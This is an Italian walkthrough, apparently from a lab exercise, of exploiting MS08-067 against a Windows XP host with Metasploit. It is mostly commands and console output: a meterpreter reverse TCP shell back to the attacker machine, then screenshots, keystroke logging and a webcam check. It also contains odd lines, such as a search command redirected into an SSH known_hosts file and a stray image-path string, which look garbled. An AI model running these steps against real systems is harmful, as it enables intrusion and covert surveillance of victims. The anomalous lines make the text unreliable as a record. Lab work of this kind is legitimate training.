

Per sfruttare la vulnerabilità ms08-067 facciamo una ricerca specifica della vulnerabilità su msfconsole, una volta trovata usiamo il comando USE. Successivamente dobbiamo configurare il PAYLOAD

```
msf6 > search ms08-067 |> /home/hali/.ssh/known_hosts
Matching Modules: 1
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

Dopo aver fatto ciò andiamo a settare l'RHOSTS e a lanciare il payload tramite EXPLOIT. Possiamo a questo controllare che la sessione funzioni correttamente lanciando un comando come ipconfig

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.105
RHOSTS => 192.168.1.105
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] 192.168.1.105:445 - Automatically detecting the target ...
[*] 192.168.1.105:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.105:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.105:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.105:1036) at 2023-10-03 07:08:17 -0400


meterpreter > ipconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:65:32:0f
MTU        : 1500
IPv4 Address : 192.168.1.105
IPv4 Netmask : 255.255.255.0

meterpreter > 
```

Successivamente andiamo ad effettuare uno SCREENSHOT della schermata di win



Possiamo eseguire altri comandi come webcam_list o fare dump della tastiera

```
[*] 192.168.1.105 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.105
RHOSTS => 192.168.1.105
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] 192.168.1.105:445 - Automatically detecting the target...
[*] 192.168.1.105:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.105:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.105:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.106:4444 -> 192.168.1.105:1034) at 2023-10-09 02:45:29 -0400

meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```